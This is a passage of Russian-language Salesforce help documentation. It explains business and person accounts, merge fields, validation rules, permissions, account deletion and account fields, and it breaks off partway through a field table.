Префикс пространства имен — это глобально уникальный идентификатор, который можно запросить для создания управляемого пакета. Все компоненты устанавливаемого управляемого пакета, полученного от стороннего разработчика, содержат префикс пространства имен данного разработчика. Тем не менее, неуправляемые пакеты, установленные из организации, которая содержит управляемый пакет, также могут использовать префикс пространства имен. При установке неуправляемого пакета, содержащего префикс пространства имен, система Salesforce заменяет префикс пространства имен разработчика доступным префиксом.

## Можно ли повторно установить удаленный пакет AppExchange?

Да. Повторная установка пакета аналогична обычной установке.

## Учитываются ли настраиваемые объекты, вкладки и приложения из устанавливаемого пакета AppExchange ограничениями моей версии Salesforce?

Нет. Настраиваемые объекты, вкладки и приложения пакета, устанавливаемого из каталога AppExchange, не учитываются ограничениями, заданными для версии Salesforce. Тем не менее, другие типы настраиваемых компонентов (например, настраиваемые поля), используемые пакетом, учитываются соответствующими ограничениями для версии Salesforce.



**Прим.:** Данные правила применяются только к управляемым пакетам, указанным в общедоступных списках AppExchange. При установке неуправляемого пакета или управляемого пакета, отсутствующего в общедоступных списках AppExchange, его настраиваемые объекты, вкладки и приложения учитываются ограничениями для версии Salesforce.

## Повышение показателей успешности продаж при помощи Salesforce

---

Вы готовы добиться больших успехов в продажах? Узнайте подробнее об основных функциях обеспечения продаж Salesforce, а также о средствах повышения производительности.

### Основные функции для обеспечения продаж

Управление базовыми компонентами: люди, которым вы продаете товары, предлагаемые продукты и услуги и другие функции.

- [Организации](#)
- [Контакты](#)
- [Интересы](#)
- [Кампании](#)
- [Возможности](#)
- [Продукты и прайс-листы](#)
- [Интеграция с соцсетями](#)
- [Управление территориями предприятия](#)
- [Совместные прогнозы](#)
- [Data.com](#)

### Функции для повышения производительности продаж

Повысьте эффективность использования Salesforce за счет отслеживания событий, сообщения с клиентами по эл. почте и т. п.

- [Начальная страница](#)
- [Примечания](#)
- [Действия](#)
- [События и календари](#)
- [Задачи](#)
- [Электронная почта Salesforce](#)
- [Интеграция электронной почты Microsoft® для Office 365™](#)
- [Work.com](#)

## Управление людьми и организациями-покупателями

### Определение клиентов, конкурентов и партнеров

#### Организации

Используйте организации Salesforce для хранения информации о ваших клиентах или объектах, с которыми работаете, такими как компании, учебные заведения, государственные органы или отдельные люди.

Рекомендуем воспринимать организацию как папку, предназначенную для хранения любой информации о клиенте. Например, при сохранении сведений о компании пользователи могут указывать ее название, расположение, контактное лицо, прошлые или текущие заказы и другую связанную информацию. Можно также хранить журнал телефонных звонков или запросов на обслуживание.


Система Salesforce позволяет хранить сведения о компании (название, расположение, веб-сайт и т. д.) посредством *записи организации*. Сведения, связанные с организацией (например, контактное лицо, примечания и заказы), хранятся посредством других типов записей. Система Salesforce позволяет быстро находить все записи, связанные с каждой организацией, путем их перечисления на начальной странице записи организации. Воспользуйтесь вкладкой «Организации» для обнаружения, создания, удаления, сортировки и фильтрации организаций. Выберите нужную организацию для просмотра начальной страницы записи, редактирования сведений и получения доступа к другим связанным записям.

Ниже перечислены некоторые рекомендации по использованию организаций.

#### Поддержка двух типов организаций

По умолчанию организации Salesforce являются *организациями-компаниями*.

Организации-компании используются для хранения информации о компаниях или других учреждениях. При необходимости администраторы Salesforce могут также настраивать *организации-лица*, которые используются для хранения информации об отдельных людях. Например, организациями-лицами могут быть покупатели интернет-магазина, посетители спортзала, туристы или другие отдельные потребители. В зависимости от целевой аудитории продаж, компания может использовать организации одного или обоих типов.

 **Прим.:** В интерактивной справке Salesforce и другой документации термин «*организация*» относится к организациям-компаниям и организациям-лицам. Термины «*организации-компании*» и «*организации-лица*» используются при наличии различий между данными двумя типами организаций.

#### Возможность переименования организаций

Администратор Salesforce может переименовать организации в соответствии с текущими бизнес-требованиями (например, «*Клиенты*» или «*Пациенты*»). Тем не менее, интерактивная справка Salesforce будет использовать только термин «*организации*».

#### Возможность доступа к организациям на мобильных устройствах

Организации могут быть доступны посредством полной версии системы Salesforce или мобильного приложения Salesforce1 (при включении доступа администратором Salesforce).

#### ВЕРСИИ

Организации-компании доступны в версиях: **Salesforce Classic** и **Lightning Experience**.

Организации-компании доступны в версиях: **все версии**.

Организации-лица доступны в версиях: **Salesforce Classic** и **Lightning Experience**

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Возможность связывания организаций с социальными сетями и новостями

При использовании функции «Социальные организации, контакты и интересы», «Сведения об организации» или «Очистка Data.com» система позволяет просматривать дополнительные сведения и обновления об организациях.

СМ. ТАКЖЕ:

[Социальные организации, контакты и интересы](#)

[Группы, работающие с организациями](#)


[Управление электронной почтой и шаблонами в Lightning Experience](#)

[Управление рабочими процессами и просмотр прошлых действий в Lightning Experience](#)

[Социальные организации, контакты и интересы](#)


### Что такое организация-лицо?

Организации-лица хранят информацию об отдельных клиентах.

 **Прим.:** Данный выпуск поддерживает бета-версию организаций-лиц в системе Lightning Experience, являющуюся полноценной, но имеющую некоторые ограничения. Дополнительную информацию об активации организаций-лиц для вашей организации см. в разделе «[Активация организаций-лиц](#)» на странице 1874.

По умолчанию организации Salesforce являются *организациями-компаниями*. Организации-компании используются для хранения информации о компаниях или других учреждениях. При необходимости администраторы Salesforce могут также настраивать *организации-лица*, которые используются для хранения информации об отдельных людях. Например, организациями-лицами могут быть покупатели интернет-магазина, посетители спортзала, туристы или другие отдельные потребители. В зависимости от целевой аудитории продаж, компания может использовать организации одного или обоих типов.

Организации-лица отличаются от организаций-компаний. Например, организации-лица не могут иметь контакты. Запись организации-лица позволяет хранить сведения, которые, как правило, сохраняются для деловых контактов, например имя и фамилия. Обычно вы сохраняете организацию-лицо как контакт. Например, пользователи могут приглашать организации-лица на встречи, выбирать связанные кампании или отправлять запросы об обновлении контактов. Остальные различия между организациями-лицами и организациями-компаниями см. в разделе «[Алгоритмы организаций-лиц](#)».

 **Прим.:** В интерактивной справке Salesforce и другой документации термин «*организация*» относится к организациям-компаниям и организациям-лицам. Термины «*организации-компании*» и «*организации-лица*» используются при наличии различий между данными двумя типами организаций.

СМ. ТАКЖЕ:

[Алгоритмы организаций-лиц](#)

[Организации](#)

#### ВЕРСИИ

Организации-компании доступны в версиях: **Salesforce Classic** и **Lightning Experience**.


Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: **Salesforce Classic** и **Lightning Experience**

Организации-лица доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

## Рекомендации по использованию полей слияния для организаций-лиц

Поле слияния — это поле, которое может быть добавлено в сообщение или шаблон сообщения электронной почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Поля слияния могут использоваться в теме и тексте настраиваемых HTML-шаблонов. Если используются поля слияний, следует понимать принципы их работы и воздействия на объединенные документы и эл. почты.

- Если включена поддержка организаций-лиц, то поля организаций-компаний и организаций-лиц доступны в качестве полей слияния организаций. Поля организации, используемые только в организациях-лицах (например, «Дата рождения», «Эл. почта» и «Должность»), содержат префикс Account.Person в именах полей слияния. Например, `{!Account.PersonBirthdate}`.
- Поле слияния `{!Account.IsPersonAccount}` позволяет определить тип текущей организации: организация-лицо или организация-компания.
- Некоторые поля организаций могут потерять свою уникальность, так как их имена и метки могут совпадать с полями контактов, принадлежащих организациям. Данные поля отображаются на странице организаций со значком организации-лица (  ). Убедитесь, что все настраиваемые поля организаций используют уникальные имена и метки. В противном случае поле слияния может ссылаться на другое поле. Дополнительную информацию см. в разделе «Что такое организация-лицо?» на странице 1250.

### Важное замечание:

- Если настраиваемые объекты используют одинаковые имена или метки, то при использовании списка «Доступные поля слияния» отображаются только поля одного настраиваемого объекта. Чтобы гарантировать возможность выбора полей слияния других объектов, рекомендуем использовать уникальные имена и метки для всех настраиваемых объектов.

СМ. ТАКЖЕ:

[Организации](#)

[Правила проверки для организаций-лиц](#)

## ВЕРСИИ

Организации-компания доступны в версиях: **Salesforce Classic** и **Lightning Experience**.

Организации-компания доступны в версиях: **все** версии.

Организации-лица доступны в версиях: **Salesforce Classic** и **Lightning Experience**

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Правила проверки для организаций-лиц

**!** **Важное замечание:** Включение организаций-лиц является необратимым. Поэтому действующим клиентам мы рекомендуем [создать безопасную среду](#), чтобы посмотреть, каким образом организации-лица повлияют на их организацию.

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Список доступных полей слияния определяется типом используемых данных. Данный раздел содержит рекомендации по использованию полей слияния в правилах проверки для организаций-лиц.

### Советы

- Чтобы определить правило проверки, применяемое только к организациям-лицам, воспользуйтесь полем слияния `IsPersonAccount`. Например, поле слияния `Account.City = "Сан-Франциско"` определяет Сан-Франциско как город организации-компании или организации-лица, а поле слияния `IsPersonAccount (Account.City = "Сан-Франциско")` определяет Сан-Франциско только как город организации-лица.
- Правила проверки организаций должны обрабатывать имена организаций-лиц и организаций-компаний отдельно.
  - При использовании организаций-компаний рекомендуем использовать поле слияния `Name`.
  - При использовании организаций-лиц рекомендуем использовать поля слияния `FirstName` и `LastName`.
- Поля «Дата рождения», «Эл. почта» и другие поля, поддерживаемые только для организаций-лиц, доступны в правилах проверки организаций в качестве полей слияния. При обработке записей организаций-компаний данные поля слияния обрабатываются как пустые поля. Полный список полей организаций-компаний и организаций-лиц см. в разделе [«Поля организаций»](#) на странице 1262.

СМ. ТАКЖЕ:

[Организации](#)

[Рекомендации по использованию полей слияния для организаций-лиц](#)

## Что такое организация-компания и чем она отличается от организации-лица?

Организация-компания — это компания, корпорация, фирма или любая другая коммерческая структура, которая может быть связана с несколькими контактами. Организации-компании доступны во всех версиях и обозначаются значком папки (📁).

Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют организациям Salesforce включать поддержку организаций-лиц (👤), то есть отдельных потребителей, являющихся одновременно организациями и контактами.

СМ. ТАКЖЕ:

[Организации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Организации-компании доступны в версиях: **все** версии, кроме **Database.com Edition**.

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



## Алгоритмы организаций-лиц

Организации-лица — это организации, которые могут использоваться в качестве контактов. Однако есть основные области, в которых организации-лица отличаются от организаций-компаний или подчиняются особым рекомендациям.

 **Прим.:** Данный выпуск поддерживает бета-версию организаций-лиц в системе Lightning Experience, являющуюся полноценной, но имеющую некоторые ограничения. Дополнительную информацию об активации организаций-лиц для вашей организации см. в разделе [«Активация организаций-лиц»](#) на странице 1874.

### Функции Salesforce Алгоритм организаций-лиц

|                              |  |
|------------------------------|--|
| Объединение организаций      | Организации-лица могут быть объединены только с другими организациями-лицами. См. раздел <a href="#">«Объединение повторяющихся организаций»</a> на странице 1280.   |
| Быстрое создание организаций | Поля, доступные в разделе «Быстрое создание» на начальной странице вкладки «Организации», определяются стандартным типом записи организации, заданным в профиле пользователя («организация-лицо» или «организация-компания»).  |
| Организации                  | Организации-лица не могут быть взаимосвязаны с другими организациями и контактами. Их нельзя включить в иерархии организаций.  |
| Действия                     | <p>Организации-лица могут быть связаны с событиями или задачами посредством поля «Имя» или «Связано с».</p> <p>Подобно контактам, организации-лица могут быть приглашены на мероприятия.</p> <p>Чтобы предоставить пользователям возможность отправлять запросы на проведение конференции организации-лицу, рекомендуем добавить поле «Эл. почта» в макет страницы «Организации-лица».</p> |
| Кампании                     | Подобно контактам, организации-лица могут быть добавлены в кампании и иметь связанный список «Журнал кампании».  |
| Обращения                    | Организации-лица могут быть указаны в поле обращения «Имя организации» или «Имя контакта», либо в обоих полях.   |
| Отслеживание ленты Chatter   | При отслеживании организаций-лиц выполняется отслеживание полей организации, а не полей контакта.  |
| Сообщества и порталы         | <p>Подобно контактам, организации-лица могут быть включены в качестве пользователей настраиваемых сообществ и порталов.</p> <p>Организации-лица не могут быть включены в качестве пользователей партнерских сообществ и порталов.</p>  |


### ВЕРСИИ

Организации-компания доступны в версиях: Salesforce Classic и Lightning Experience.


Организации-компания доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Функции Salesforce     | Алгоритм организаций-лиц  |
|------------------------|---|
| Роли контактов         | <p>Подобно контактам, организации-лица могут быть добавлены в связанный список «Роли контактов» для обращений, контрактов и потенциальных клиентов.</p> <p>Аналогичным образом, вы можете добавить контакты к организациям-лицам, используя связанный список «Роли контактов».</p>  |
| Контакты               | В отличие от организаций-компаний, организации-лица нельзя объединить с контактами.   |
| Настраиваемые объекты  | Настраиваемые объекты, взаимосвязанные с организациями или контактами, могут быть добавлены в организации-лица в виде связанных списков.  |
| Data.com               | Лицензия Data.com Prospector и функция очистки Data.com Clean не поддерживают организации-лица.   |
| Интеграция компьютеров | <p>Организации-лица поддерживаются следующими функциями интеграции Salesforce.</p> <ul style="list-style-type: none"> <li>• Salesforce App for Outlook</li> <li>• Salesforce для Outlook</li> <li>• Connect Offline</li> </ul> <p>Организации-лица не поддерживаются Exchange Sync.</p>   |
| Управление повторами   | Организации-лица не поддерживаются управлением обработкой дубликатов Data.com.  |
| Эл. почта              | Подобно контактам, организации-лица поддерживают отправку <a href="#">отдельных сообщений эл. почты</a> и <a href="#">пакетных рассылок</a> .   |
| ExactTarget            | Организации-лица поддерживаются, но требуется дополнительная конфигурация.  |
| Журнал поля            | Поля организаций-лиц, связанные с организациями, могут отслеживаться с помощью параметров журнала полей организации, а поля организаций-лиц, связанные с контактами, настраиваются на странице параметров журнала полей контакта.   |
| Поля                   | <p>Большая часть стандартных полей организаций и контактов, а также все настраиваемые поля организаций и контактов доступны на макетах страницы организаций-лиц.</p> <p>Некоторые поля организаций-компаний (такие как «Родительская организация» и «Просмотр иерархии»), а также некоторые поля контактов (такие как «Подчиненный») не поддерживаются организациями-лицами.</p> <p>См. раздел <a href="#">«Поля организаций-лиц»</a>.</p>  |
| Значки                 | <p>В Salesforce Classic организации-лица обозначаются значком человека () , а организации-компания — значком папки ().</p> <p>В Lightning Experience организации-лица обозначаются значком человека со зданием () , а организации-компания — значком здания ().</p> <p>Значок организации-лица может быть добавлен в результаты поиска, списковые представления и диалоговые окна поиска путем включения поля «Является организацией-лицом» в макет поиска или списковое представление.</p> |

| Функции <b>Salesforce</b>                     | Алгоритм организаций-лиц   |
|---|--|
| Мастеры импорта                               | Организации-лица могут быть импортированы посредством мастера импорта организаций-лиц.   |
| Преобразование интересов                      | Интересующиеся клиенты, не имеющие значений в поле «Компания», конвертированы в организации-лица. Интересующиеся клиенты, имеющие значения в поле «Компания», конвертированы в организации-компании.   |
| Списковые представления                       | <p>Организации-лица отображаются во всех списковых представлениях организаций и контактов, но не отображаются в списке «Недавние контакты» на начальной странице «Контакты».</p> <p>Вы можете быстро просмотреть, какие записи являются организациями-лицами, путем включения поля «Является организацией-лицом» в список полей для отображения. Чтобы включить организации-лица в списковое представление или исключить из него, добавьте поле «Является организацией-лицом» в критерии фильтрации.</p>   |
| Мобильные конфигурации для Salesforce Classic | <p>Мобильные конфигурации Salesforce Classic Mobile, содержащие организации, автоматически передают организации-лица и организации-компании на мобильные устройства пользователей.</p> <p>Организации-лица могут быть исключены из набора данных конфигурации с помощью критерия «Является организацией-лицом равно Ложь». Чтобы передать на мобильное устройство только организации-лица, укажите критерий «Является организацией-лицом равно Истина». Если мобильная конфигурация содержит организации, но не содержит контакты, то пользователям, назначенным этой конфигурации, в мобильном клиентском приложении будет доступна вкладка «Контакты», на которой будут отображаться организации-лица.</p> |
| Пакетирование                                 | Компоненты и атрибуты организаций-лиц могут добавляться в управляемые и неуправляемые пакеты.  |
| Макеты страниц                                | <p>Организации-лица имеют собственные макеты страниц, которые могут включать поля организаций и контактов, ссылки организаций и связанные списки организаций и контактов.</p> <p>Макеты страниц организаций-лиц не поддерживают поля «Подчиненный» и «Родительская организация». См. раздел «Поля организаций-лиц».</p>  |
| Pardot  | Организации-лица поддерживаются, но требуется дополнительная конфигурация.   |
| Партнеры                                      | Связанный список «Партнеры» позволяет связывать организации-лица друг с другом. Рекомендуется переименовать связанный список партнеров, чтобы видеть, как связаны ваши организации-лица.   |
| Конструктор процессов                         | Создание или редактирование организации-лица инициирует конструктор процессов, если применимо.   |
| Типы записей                                  | Администраторы могут настраивать разные типы записей для организаций-лиц. Организация-лицо может быть заменена только другим типом записи организации-лица.  |
| Переименованные вкладки и стандартные поля    | Чтобы настроить имена вкладок и полей, отображаемых в записях организации-лица, администраторам необходимо настроить вкладки и поля организаций и контактов.   |

| Функции <b>Salesforce</b>                   | Алгоритм организаций-лиц   |
|---|--|
| Salesforce1                                 | При использовании организаций-лиц и приложения Salesforce1 данное приложение позволяет создавать, просматривать и управлять организациями-лицами для большинства функций.  |
| Поиск                                       | <p>В Lightning Experience и Salesforce1 организации-лица выводятся в результатах поиска как организаций, так и контактов. В Salesforce Classic организации-контакты выводятся в результатах поиска организаций.</p> <p>Чтобы помочь пользователям различать организации-лица и организации-компании в результатах поиска, администраторы могут включить поле «Является организацией-лицом» в соответствующий макет поиска.</p>   |
| Портал самообслуживания                     | <p>Подобно контактам, организации-лица могут быть включены в качестве пользователей портала самообслуживания.</p> <p> <b>Прим.:</b> Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.</p>  |
| Параметры общего доступа                    | <p>Если организация поддерживает использование организаций-лиц, то единым стандартным параметрам для контактов задается значение «Контролируется родительским объектом», которое недоступно для редактирования.</p> <p>Если организация настроила параметры общего доступа к контактам и требуется активация организаций-лиц, измените единые стандартные параметры для контактов на значение «Контролируется родительским объектом», позволяющее удалить все правила общего доступа к контактам и общие доступы к контактам, установленные вручную.</p> |
| Социальные организации, контакты и интересы | Подобно контактам, организации-лица могут связываться с профилями социальных сетей.  |
| Запросы об обновлении контактов             | Подобно контактам, организации-лица поддерживают отправку отдельных и пакетных <a href="#">запросов об обновлении контактов</a> .  |
| Хранилище                                   | Организации-лица учитываются в хранилище организаций и контактов, так как каждая организация-лицо состоит из одной организации и одного контакта.  |
| Visual Workflow                             | Создание и редактирование организаций-лиц инициирует потоки, созданные с помощью Visual Workflow.  |
| Бизнес-правила                              | Создание или редактирование организации-лица запускает бизнес-правила для организации.   |

СМ. ТАКЖЕ:


[Что такое организация-лицо?](#)

[Включение организаций-лиц](#)

[https://help.salesforce.com/help/pdfs/en/salesforce\\_B2C\\_implementation\\_guide.pdf](https://help.salesforce.com/help/pdfs/en/salesforce_B2C_implementation_guide.pdf)

## Просмотр списков организаций

Страница со списком организаций содержит организации, доступные в текущем представлении.

- Чтобы просмотреть [сведения об организации](#), щелкните имя нужной организации.
- Чтобы [изменить или удалить организацию](#), щелкните ссылку «Правка» или «Удал.» напротив имени нужной организации.
- Если ваша организация использует учетные записи физических лиц, а текущее списковое представление содержит поле «Является учетной записью физического лица», то заголовок соответствующего столбца отображается в виде значка учетной записи физического лица (  ) в Salesforce Classic. Чтобы отсортировать организации-лица, щелкните значок организации-лица в заголовке.

СМ. ТАКЖЕ:

[Организации](#)

### ВЕРСИИ

Учетные записи организаций доступны в версиях: Salesforce Classic и Lightning Experience.

Организации-компании доступны в версиях: **все** версии.

Учетные записи физических лиц доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков организаций:

- «Чтение» для организаций

Для создания организаций-компаний:

- «Создание» для организаций

Для создания организаций-лиц:

- «Создание» для организаций и контактов

## Использование организаций

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |  |
|---|--|
| Для просмотра организаций:                      | «Чтение» для организаций   |
| Для редактирования организаций-компаний:        | «Редактирование» для организаций   |
| Для редактирования организаций-лиц:             | «Редактирование» для организаций и контактов   |
| Для включения организаций-партнеров:            | «Управление внешними пользователями»   |
| Для отключения организаций-партнеров:           | «Редактирование» для организаций<br>И<br>«Управление внешними пользователями»                    |
| Для отключения организаций клиентского портала: | «Редактирование» для организаций<br>И<br>«Редактирование пользователей портала самообслуживания» |

*Организация* — это отслеживаемая организация, компания или потребитель (например, клиент, партнер или конкурент).

- [Просмотр и редактирование организаций.](#)
- Использование социальных организаций, контактов и интересов для [просмотра профилей организаций в социальных сетях](#): см. уровень их влияния в социальных сетях и связанные видео в YouTube.
- [Поиск информации, связанной с организацией \(например, контактов\).](#)
- Извлечение контактов Data.com для организации.
- Очистка организаций с помощью функции очистки Data.com.
- Просмотр обновлений и комментариев для организации посредством Chatter.
- [Предоставление пользователям клиентского портала доступа к организации.](#)
- [Включение организации в качестве партнера.](#)

СМ. ТАКЖЕ:

[Организации](#)

### ВЕРСИИ

Организации-компании доступны в версиях: **Salesforce Classic** и **Lightning Experience**.

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: **Salesforce Classic** и **Lightning Experience**

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Отображение и редактирование сведений об организации

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |  |
|---|--|
| Для просмотра организаций:                      | «Чтение» для организаций   |
| Для редактирования организаций-компаний:        | «Редактирование» для организаций   |
| Для редактирования организаций-лиц:             | «Редактирование» для организаций и контактов   |
| Для включения организаций-партнеров:            | «Управление внешними пользователями»   |
| Для отключения организаций-партнеров:           | «Редактирование» для организаций<br>И<br>«Управление внешними пользователями»                    |
| Для отключения организаций клиентского портала: | «Редактирование» для организаций<br>И<br>«Редактирование пользователей портала самообслуживания» |

### ВЕРСИИ

Организации-компании доступны в версиях: **Salesforce Classic** и **Lightning Experience**.

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: **Salesforce Classic** и **Lightning Experience**

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Обнаружив организацию на странице организаций или на страницах со списками, щелкните название организации, чтобы просмотреть страницу сведений об этой организации.

- Чтобы изменить значения полей прямо на странице сведений, воспользуйтесь функцией встроенного редактирования. Чтобы включить функцию встроенного редактирования, обратитесь к администратору. Встроенное редактирование доступно только в Salesforce Classic.
- Чтобы открыть страницу в режиме редактирования, нажмите кнопку **«Правка»**, внесите необходимые изменения и нажмите кнопку **«Сохранить»**.
- Чтобы сохранить текущую организацию и создать новую в Salesforce Classic, щелкните **«Сохранить и создать»**.
- Чтобы открыть печатную версию сведений о записи, щелкните ссылку **«Версия для печати»**, расположенную в верхнем правом углу страницы. Печатная версия доступна только в Salesforce Classic.
- Чтобы включить организацию в качестве партнера, нажмите кнопку **«Управление внешней организацией»** и щелкните ссылку **«Включить как партнера»**. Доступно только в Salesforce Classic, если в компании включена поддержка партнерского портала.
- Чтобы **включить организации-лица в качестве пользователей клиентского портала**, нажмите кнопку **«Управление внешним пользователем»** и щелкните ссылку **«Включить пользователя-клиента»**. Доступно только в Salesforce Classic, если компания имеет организации-лица и клиентский портал.



**Прим.:** Ответственный за организацию может просматривать все данные, связанные с этой организацией.

Наличие полномочия на просмотр чужих возможностей, связанных с собственными организациями, определяется ролью, заданной администратором.

Кроме того, если организации назначены [территориям](#), то администратор может задать параметры, которые определяют наличие полномочия на просмотр, редактирование, перенос или удаление организаций пользователями данной территории.

СМ. ТАКЖЕ:

[Поля организаций](#)

[Организации](#)

[Выбор и изменение изображений для профилей организаций, контактов и интересов](#)

## Рекомендации по созданию организаций

Ниже перечислены рекомендации и советы по созданию организаций.

- Создание организаций-компаний доступно только при наличии полномочия «Создание» для организаций. Создание организаций-лиц доступно только при наличии полномочия «Создание» для организаций и контактов.
- Если организация использует типы записей, то при создании организации пользователям может предлагаться выбор значения в поле «Тип записи». Доступные поля и значения раскрывающихся списков определяются выбранным типом записи.
- Чтобы указать организацию-компанию, для которой данная организация-компания является дочерней, заполните поле «Родительская организация». При необходимости просмотрите иерархию взаимосвязей организации. Поле «Родительская организация» недоступно для организаций-лиц.
- Чтобы указать дополнительные филиалы компании, заполните поле «Местоположение организации». Например, компания Acme.com располагает филиалами в Париже и Лондоне. Создайте две организации по имени Acme.com и заполните поле «Местоположение организации» значениями «Париж» и «Лондон».
- Если в организации включена поддержка подразделений, то подразделению новой организации автоматически назначается стандартное подразделение текущего пользователя, кроме тех случаев, когда выбрано другое подразделение.
- Если в организации включена функция управления территориями, то новые организации могут автоматически назначаться территориям с помощью правил назначения организаций. See [Territory Management](#) на странице 1453.

СМ. ТАКЖЕ:

[Поля организаций](#)

[Просмотр родительских организаций](#)

[Создание записей](#)

### ВЕРСИИ

Организации-компании доступны в версиях: **Salesforce Classic** и **Lightning Experience**.

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: **Salesforce Classic** и **Lightning Experience**

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



## Общие сведения о действиях, выполняемых при удалении организаций

В большинстве случаев организации и связанные записи могут быть удалены одним щелчком, но некоторые организации могут быть удалены только после удаления связей.

**!** **Важное замечание:** Возможность удаления организации определяется наличием параметра **«Удалить»** на странице сведений об организации и странице со списком организаций в Salesforce Classic и Lightning Experience. При отсутствии данного параметра организация не может быть удалена. Обратитесь за помощью к администратору Salesforce.

Удаленные организации (и связанные элементы) перемещаются в корзину.

**🔗 Прим.:** При использовании Lightning Experience удаленные элементы также перемещаются в корзину, несмотря на ее недоступность. Чтобы просмотреть или восстановить элементы корзины, рекомендуем временно переключиться на Salesforce Classic.

- Контакты
- Возможности
- Контракты (неактивированные)
- Действия
- Примечания
- Вложения
- Роли и группы портала (при выключении всех пользователей портала в организации)
- Отношения с партнерами
- Участники группы взаимосвязи

Восстановление организации из корзины также инициирует восстановление любых связанных элементов. Исключения см. ниже.

- Участники группы взаимосвязи (в некоторых случаях).
- Роли и группы портала. См. раздел **«Использование организаций»** на странице 1258.

Организация не может быть удалена:

- При отсутствии полномочия **«Удаление»** для организаций.
- При отсутствии роли ответственного за организацию, менеджера ответственного за организацию в иерархии ролей или администратора.
- При включении организации в качестве партнера; при наличии связанных обращений, активированных контрактов или связанных возможностей, принадлежащих другим пользователям; при наличии связанных контактов, включенных для портала самообслуживания.

Кроме того, при удалении организации, содержащей собственные закрытые/реализованные возможности, отображается сообщение, предлагающее удалить закрытые/реализованные возможности вместе с организацией или отменить удаление организации.

### ВЕРСИИ

Организации-компании доступны в: Salesforce Classic и Lightning Experience.

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- **«Чтение»** для организаций

Для удаления организаций:

- **«Удаление»** для организаций

 **Прим.:** Связанные записи, включенные в процесс удаления, могут быть удалены без соответствующего полномочия «Удаление».

СМ. ТАКЖЕ:

[Удаление записей](#)

[Объединение повторяющихся организаций](#)

[Организации](#)

## Поля организаций

### Поля организаций-компаний

Ниже перечислены поля, доступные в организациях-компаниях. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Если запись организации добавлена из Data.com, то некоторые поля будут заполнены значениями Data.com или D&B (при их наличии). Некоторые поля Data.com доступны только тем организациям, которые используют конкретный продукт Data.com. Описания этих полей содержат соответствующие пометки.

| Поле                      | Описание  | Допускает значение Data.com или D&B |
|---------------------------|---|-------------------------------------|
| Валюта организации        | Стандартная валюта для всех полей валюты в организации. Стоимость отображается в валюте организации, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.   |                                     |
| Подразделение организации | Подразделение, которому принадлежит организация. Записи, связанные с организацией (например, контакты и возможности), автоматически наследуют ее подразделение. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных. |                                     |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступные поля организаций-компаний определяются используемой версией Salesforce.


Организации-лица доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и  
**Developer Edition.**

Доступные поля организаций-лиц определяются используемой версией Salesforce.

| Поле                              | Описание   | Допускает значение <b>Data.com</b> или <b>D&amp;B</b> |
|-----------------------------------|--|---|
| Имя организации                   | Название компании. Данное поле может содержать не более 255 символов.  | ✔ (D&B)   |
| Имя организации (на родном языке) | Имя организации, переведенное на родной язык.  |   |
| Номер организации                 | Регистрационный номер или номер отслеживания организации. Данное поле может содержать не более 40 символов.  |   |
| Ответственный за организацию      | Назначенный ответственный за организацию. Недоступно в версии Personal Edition.  |   |
| Тип записи организации            | Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.   |   |
| Местоположение организации        | Сведения о местоположении организации (например, «Один офис», «Головной офис» или «Филиал»). Данное поле может содержать не более 80 символов.   | ✔ (D&B)   |
| Источник организации              | Источник записи организации. Например, <i>Объявление</i> , <i>Data.com</i> или <i>Выставка</i> . Источник выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.  | ✔ (Data.com)  |
| Годовой доход                     | Сумма дохода за год.<br> <b>Прим.:</b> Если организации очищаются с помощью продукта Data.com Prospector или функции Data.com Clean, то Data.com ежемесячно преобразует валюты, отличные от USD, в USD, что может вызвать изменение значений данного поля. Если организация | ✔ (D&B)   |

| Поле                      | Описание  | Допускает значение <b>Data.com</b> или <b>D&amp;B</b> |
|---------------------------|---|---|
